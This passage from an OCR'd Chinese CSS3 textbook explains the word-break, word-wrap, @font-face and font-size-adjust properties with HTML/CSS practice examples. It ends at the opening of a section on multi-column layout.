<div class="div">
        午后的阳光刺破了云层，透过玻璃窗暖暖地照在身上心中的阴霾豁然消失殆尽，所有的不快被洗劫一空。扶着窗子，透过明亮的玻璃窗，阳光下的斑驳的树影，错落地交织着。<br/><br/>
        踏着时间的光影，漫步在记忆的河里。一幕幕那么清晰，真实得让人流泪。<br/><br/>
        过去的，就不再重来，突然间想起大话西游孙悟空的月光宝盒，如果可以，我希望拥有。<br/><br/>
        有一种情感叫思念，有一种思绪叫遗憾，然而，思念的恰恰是美好的遗憾。<br/><br/>
        有一种痛苦叫回忆，有一种憧憬叫未来，英文叫过去时和将来时，还有一种叫做过去将来时，你希望活在哪个时态？<br/><br/>
        人生是一种艺术，每个人都是艺术家，在生命的长卷上尽情挥洒。不一样的，有人画的是宁静的田园风光，有的是喧嚣的繁华都市，有的是放荡不羁的山水写意，但是，笔下画的，一定不是你最喜欢的……<br/><br/>
        在川流不息的人群中，我们都在寻觅，拼命地要我们本不需要而且毫无用处的东西。与其苦苦寻觅，不如顺其自然。<br/><br/>
        “赤条条来去无牵挂”不记得是哪部戏里的戏词，写的那样真切，那样的无情。虚无的，眼中繁华；真实的，心中牵挂。<br/><br/>
        洗却铅华尽，此戏已散场。人生的大幕将落，带不走一衣一衫。<br/><br/>
</div>
```

运行 text-overflow.html 页面，效果如图 11-11 所示。



图 11-11　text-overflow 属性的示例效果


11.2.3　word-break 属性

在 CSS 3 中，可以使用 word-break 属性来设置文本自动换行的处理方法。通过 word-break 属性的指定，不仅可以使浏览器实现半角空格或连字符后面的换行，而且可以使浏览器实现任意位置的换行。word-break 属性的语法格式如下所示：

```
word-break:normal | keep-all | break-all
```

属性值说明如下所示：

- ❑ **normal**　使用浏览器默认换行规则。
- ❑ **keep-all**　只能在半角空格或连字符处换行。
- ❑ **break-all**　允许在单词内换行。



word-break 原来是 Internet Explorer 中独自发展出来的属性，在 CSS 3 中被 Text 模块采用，现在也得到了 Chrome 浏览器及 Safari 浏览器的支持。另外，Chrome 浏览器与 Safari 浏览器对 keep-all 参数值不提供支持；当 word-break 属性使用 break-all 参数值时，对于西方文字来说，允许在单词内换行。

【实践案例 11-9】

本案例通过设置 word-break 属性值为 keep-all，实现了文本的自动换行效果。具体代码如下所示：


```
<style type="text/css">
    .div{
        word-break:keep-all;
        width:500px;
        height:auto;
```

```
        border: solid 1px #FF66FF;
        font-size:12px;
        margin-left:20px;
        margin-top:80px;
    }
</style>
<div class="div">
    <h2>一份寄居于笔下的情怀</h2>
      冷月星辰照顶，冰清冷淡的夜色，似镜破碎般揪碎了我的心，望眼天边烟过了
    几番云月，投射在眼波却如此惨淡。只因想你，我落笔成思，携一缕清风，化作寥寥的情愫，
    寄托在你身旁。<br/><br/>
      一帘思念帷幔，静扰了我的清梦；一曲离别琴伤，拨乱了我的心弦；一笺丹青
    妙笔，挥断了一生的情愁；一抹眷美倾城，消遣了无言的寂寥；一语珍重天涯，慕散了谁的感
    伤？<br/><br/>
      萧索的笛声萦绕于我的耳畔，岁月流连的记忆于瑟瑟迷雾中弥散，于一季流年
    中采集出花逝别离的伤感，朦胧的月色，披上薄如蝉翼的羽衣，随风流浪于茫茫的天际。今夜
    无眠，摸索着迷失的记忆，我再次敲起回忆的诗端，再度将遗忘的陈迹写满寂寞心酸。
</div>
```

该页面的运行效果如图 11-12 所示。



图 11-12　word-break 属性的示例效果



对于标点符号来说，当 word-break 属性使用 break-all 参数值时，在 Safari 浏览器与 Chrome 浏览器中，允许标点符号位于行首，而在 Internet Explorer 浏览器中，当 word-break 属性使用 break-all 参数值时，仍然不允许标点符号位于行首。

11.2.4　word-wrap 属性

对于西方文字来说，浏览器在半角空格或连字符的地方进行换行。因此，浏览器不能

给较长的单词自动换行。当浏览器窗口比较窄的时候，文本会超过浏览器的窗口，浏览器下部会出现滚动条，使用户通过拖动滚动条的方法来查看没有在当前窗口中显示的文字。


但是，这种比较长的单词出现的机率不是很大，而大多数超过当前浏览器窗口的情况是出现在显示比较长的 URL 地址的时候。因为 URL 地址栏中没有半角空格，所以当 URL 地址中没有连字符时，浏览器在显示时是将其视为一个比较长的单词来进行显示的。

word-wrap 属性用于确定当内容达到容器边界时的显示方式，可以是换行或者断开。其基本语法格式如下所示：

```
word-wrap: normal | break-word
```

属性值说明如下所示。

- **normal** 普通换行方式，即采用浏览器的默认换行方式。
- **break-word** 当内容遇到边界时断开换行显示。



在 CSS 3 之前 word-wrap 是 Internet Explorer 浏览器的私有属性，不被其他浏览器支持。而 CSS 3 将它标准化，使其在 Firefox、Safari、Chrome 和 Opera 浏览器中均可用。

【实践案例 11-10】

本案例将通过设置 word-wrap 的属性值为 break-word，实现当内容遇到边界时自动断开进行换行操作的效果。具体的代码如下所示：

```
<style type="text/css">
    .div{
        word-wrap:break-word;
        width:250px;
        height:auto;
        border: solid 1px #FF66FF;
        font-size:12px;
        margin-left:20px;
        margin-top:80px;
    }
</style>
<div class="div">
    <h2>The furthest distance in the world</h2>
    Is not between life and death But when I stand in front of you<br/><br/>
    Yet you don’t know that I love you<br/><br/>
    The furthest distance in the world<br/><br/>
    Is not when i stand in font of you<br/><br/>
    Yet you can’t see my love
</div>
```

该页面的运行效果如图 11-13 所示。



图 11-13　word-wrap 属性的示例效果图

11.2.5　@font-face 属性

在 CSS 3 之前，页面文字所使用的字体必须已经在客户端被安装才能正常显示，在样式表中允许指定当前字体不能正常显示时使用的替代字体，但是当这个替代字体在客户端中也没有安装时，使用这个字体的文本就不能正常显示了。

为了解决这个问题，在 CSS 3 中新增了服务器端字体功能，使用这个功能，网页中可以使用安装在服务器端的字体，只要某个字体在服务器端已经安装，网页中就能够正常显示。

在 CSS 3 中，可以使用@font-face 属性来定义字体，具体的语法格式如下所示：

```
@font-face{属性:值}
```

在@font-face 属性中，可以指定的属性值如表 11-1 所示。

表 11-1　@font-face 属性中可以指定的属性值

属性名称	说明	取值范围
font-family	定义字体的名称，必需	
src	定义字体的 URL 地址，必需	
font-stretch	设置字体是否伸缩变形	ormal（默认值）：将缩放比例设置为标准 wider：将伸缩比例设置为更进一步的伸展值 narrower：将收缩比例设置为更进一步的收缩值 condensed、ultra-condensed、extra-condensed、semi-condensed、expanded、semi-expanded、semi-condensed、extra-expanded、ultra-expanded
font-style	定义字体的样式	normal：不使用斜体 italic：使用斜体 oblique：使用倾斜体 inherit：从父元素继承

续表

属性名称	说明	取值范围
font-weight	设置字体的粗细	normal：使用浏览器默认值 bold：使用粗体字符 bolder：使用更粗字符 lighter：使用更细字符 100~900：从细到粗定义字符，使用的值必须为 100 的整数倍，其中 400 等同于 normal，而 700 等同于 bold
font-variant	设置字体的大小写	normal：使用浏览器默认值 small-caps：使用小型大写字母 inherit：从父元素继承
font-size	设置字体大小	

@font-face 有一个增强的功能，可实现字体链接，即样式表可以引用远程计算机上的特定字体文件，供浏览器下载和使用。例如，下面的代码就是引用另一个网站上的字体：


```
@font-face{
    font-family:MyFont;
    src:url(http://mysite/fonts/MyFont.ttf)
        format('truetype');
}
p{
    font-family:MyFont;
}
```

在这个样式中，@font-face 规则指定浏览器转到 src 描述符中指定的 URL，以下载包含指定字体的字体文件，然后 p 元素可以使用这个字体文件定义字体。

目前 CSS 3 定义的字体类型以及对应的提供给 format()函数的参数字符串如表 11-2 所示。

表 11-2　CSS 3 定义的字体类型以及对应的提供给 format()函数的参数字符串

字符串参数	字体格式	字体默认的扩展名
truetype	TrueType 字体	.ttf
opentype	OpenType 字体	.ttf 和.otf
truetype-aat	带有 Apple Advanced Typography 扩展的 TrueType 字体	.ttf
embedded-opentype	嵌入式 OpenType	.eot
svg	SVG 字体	.svg 和.svgz



目前，所有主流浏览器都支持@font-face，但是要注意 Internet Explorer 仅支持“.eot”（Embedded Open Type）类型字体，而 Firefox、Chrome、Safari 和 Opera 浏览器支持“.ttf ”（True Type Font）和“.otf ”（Open Type Font）类型字体。

【实践案例 11-11】

本案例通过设置@font-face 属性值，实现自定义类型字体的功能。具体的实现步骤如下所示。

（1）从 http://www.google.com/webfonts 网站上下载自己需要的字体类型，下载的文件为一个 ZIP 格式的压缩包，解压缩后会找到一个“.ttf”格式的文件，将该文件复制到与页面同目录下的 font 文件夹下。

（2）创建 font-face.html 文件，在该文件中定义 CSS 样式，如下所示：

```
<style type="text/css">
    @font-face{
        font-family:BoldFont;
        src:url('font/Skranji-Bold.ttf') format('truetype');
    }
    @font-face {
        font-family: Regular;
        src: url('font/Ranchers-Regular.ttf') format('truetype');
    }
    h3{
        font-family:BoldFont;
        margin-left:60px;
        color:#FFFF00;
    }
    div {
        font-family:Regular;
        font-size:14px;
        width:250px;
        height:auto;
        text-align:center;
    }
</style>
```

上述代码定义了两种字体，分别是 BoldFont 和 Regular，它们引用的字体文件都位于 font 目录下。其中，h3 元素使用 BoldFont 字体；div 元素使用 Regular 字体。

（3）在 HTML 文件的<body>与</body>标签之间添加主体内容，如下所示：

```
<h3>you and me</h3>
<div>
    you and me from one world<br/><br/>
    we are family<br/><br/>
    travel dream<br/><br/>
    a thousand miles<br/><br/>
    meeting in beijing<br/><br/>
    come together<br/><br/>
    put your hand in mine
</div>
```

运行该页面，效果如图 11-14 所示。





图 11-14　@font-face 属性的示例效果



@font-face 虽然可以浏览没有安装的字体的显示效果，但是它的代价是需要预先将字体下载到本地。所以，如果字体文件的大小太大则不适合使用这种方式。

11.2.6　font-size-adjust 属性

使用 font-size-adjust 属性可以达到修改字体而保持文字大小不发生变化的目的。font-size-adjust 属性的使用方法很简单，但是它需要使用每个字体自带的一个 aspect 值（比例值），如下面的示例代码所示：

```
<style type="text/css">
    div{
        font-size:12px;
        font-family:"Times New Roman", Times, serif;
        font-size-adjust:0.46;
    }
</style>
```

如上述代码所示，0.46 为 Times New Roman 字体的 aspect 值。

在将字体修改为其他字体时，使用 aspect 值可以保持字体大小基本不变。这个 aspect 值的计算方法为 x-height（x-height 是指使用这个字体书写出来的小写 x 的高度，单位为 px）值除以该字体的尺寸。如果某个字体的尺寸为 100px，x-height 值为 58px，则该字体的 aspect 值为 0.58，因为字体的 x-height 值总是随着字体的尺寸一起改变的，因此字体的 aspect 值都是一个常数。表 11-3 所示为一些常用的西方字体的 aspect 值。

表 11-3　常用西方字体的 aspect 值

字体种类	aspect 值	字体种类	aspect 值
Verdana	0.58	Times New Roman	0.46

续表

字体种类	aspect 值	字体种类	aspect 值
Comic Sans MS	0.54	Gill Sans	0.46
Trebuchet MS	0.53	Bernhard Modern	0.4
Georgia	0.5	Caflisch Script Web	0.37
Myriad Web	0.48	Fjemish Script	0.28
Minion Web	0.47		

在 font-size-adjust 属性中指定 aspect 值并且将字体修改为其他字体后，浏览器对于修改后的字体尺寸的计算公式如下所示：

```
c=(a/b)s
```

其中，a 表示实际使用的字体的 aspect 值，b 表示修改前字体的 aspect 值，s 表示指定的字体尺寸，c 为浏览器实际显示时的字体尺寸。


例如，需要将 16px 的 Times New Roman 字体修改为 Comic Sans MS 字体，字体大小仍然保持 16px 的 Times New Roman 字体的大小，则需要执行如下步骤：

（1）查到 Times New Roman 字体的 aspect 值为 0.46。

（2）查到 Comic Sans MS 字体的 aspect 值为 0.54。

（3）将 0.54 除以 0.46 后得到近似值 1.17。

（4）因为需要浏览器实际显示的字体尺寸为 16px，因此将 16 除以 1.17，得到近似值 14px；然后在样式中指定字体尺寸为 14px。也就是说，14px 的 Comic Sans MS 相当于 16px 的 Times New Roman 字体。



在实际使用过程中，读者也可以根据需要对 aspect 值进行微调以达到最满意的效果，也可以将 font-size-adjust 属性的属性值设置为 none，等同于不对 font-size-adjust 属性进行设置，按照字体原来的大小显示。

【实践案例 11-12】

本案例演示了 font-size-adjust 属性的具体应用。在该示例中定义 3 个 div 元素，其中一个 div 元素的字体使用 Comic Sans MS 字体，另外两个 div 元素的字体使用 Times New Roman 字体，具体代码如下所示：

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset=gb2312 />
        <title>font-size-adjust 属性的使用</title>
        <style type="text/css">
            #div1{
                font-size:18px;
                font-family:Comic Sans MS;
                font-weight:bold;
                font-size-adjust:0.54;
```

```
                text-align:center;
            }
            #div2{
                font-size:14px;
                font-family:"Times New Roman", Times, serif;
                font-size-adjust:0.46;
                text-align:center;
                color:#006633;
            }
            #div3{
                font-size:14px;
                font-family:"Times New Roman", Times, serif;
                font-size-adjust:0.46;
                text-align:center;
                color:#006633;
            }
        </style>
    </head>
    <body background="images/981217832-81K-4-embed.jpg">
        <div id="div1">
            Movers Like Jagger<br/><br/>
        </div>
        <div id="div2">
            Just you shoot for the stars<br/>
            If it feels right<br/>
            And in fir my heart<br/>
            If you feel like<br/>
            Can take me away<br/>
            And make it okay<br/><br/>
        </div>
        <div id="div3">
            I swear i'll behave<br/>
            you wanted control<br/>
            Sure we waited<br/>
            I put on a show<br/>
            Now we’re naked.<br/>
            You say I’ m a kid,<br/>
            My ego is bare,<br/>
            I don’ t give a shit!<br/>
            ….And it goes like this.
        </div>
    </body>
</html>
```

这段代码的运行结果如图 11-15 所示。




图 11-15　font-size-adjust 属性的示例效果

接下来，将第二个 div 元素的字体从 Times New Roman 字体修改为 Comic Sans MS 字体，但是要保持文字大小不变，于是将第二个 div 元素的字体改为 Comic Sans MS 字体，字体尺寸改为 14px，font-size-adjust 属性值微调为 0.49。样式代码如下所示：

```
#div2{
    font-size:14px;
    font-family:Comic Sans MS;
    font-size-adjust:0.49;
    text-align:center;
    color:#006633;
}
```

重新运行该实例，运行结果如图 11-16 所示。




图 11-16　修改字体后的示例效果

11.3　多列布局

在 CSS 2.1 及其以前的版本中，如果需要设计多列布局，网页设计师常用两种基本方法：浮动布局和定位布局。浮动布局比较灵活，但是容易发生错位，影响网页的整体效果，这种布局方式需要设计者编写大量附加样式代码，或者添加无用的换行标签，这些都给网页设计增添了不必要的工作量；定位布局可以实现精确定位，但是这种布局方法无法满足模块的自适应能力，以及模块之间的文档流联动的需要。

为了解决多列布局的难题，CSS 3 新增了 Multi-column Layout，即多列自动布局功能。利用多列布局属性可以自动将内容按指定的列数排列，这种特性特别适合报纸和杂志类的网页布局。本节将详细讲解多列布局的基本属性、用法和实战技巧。
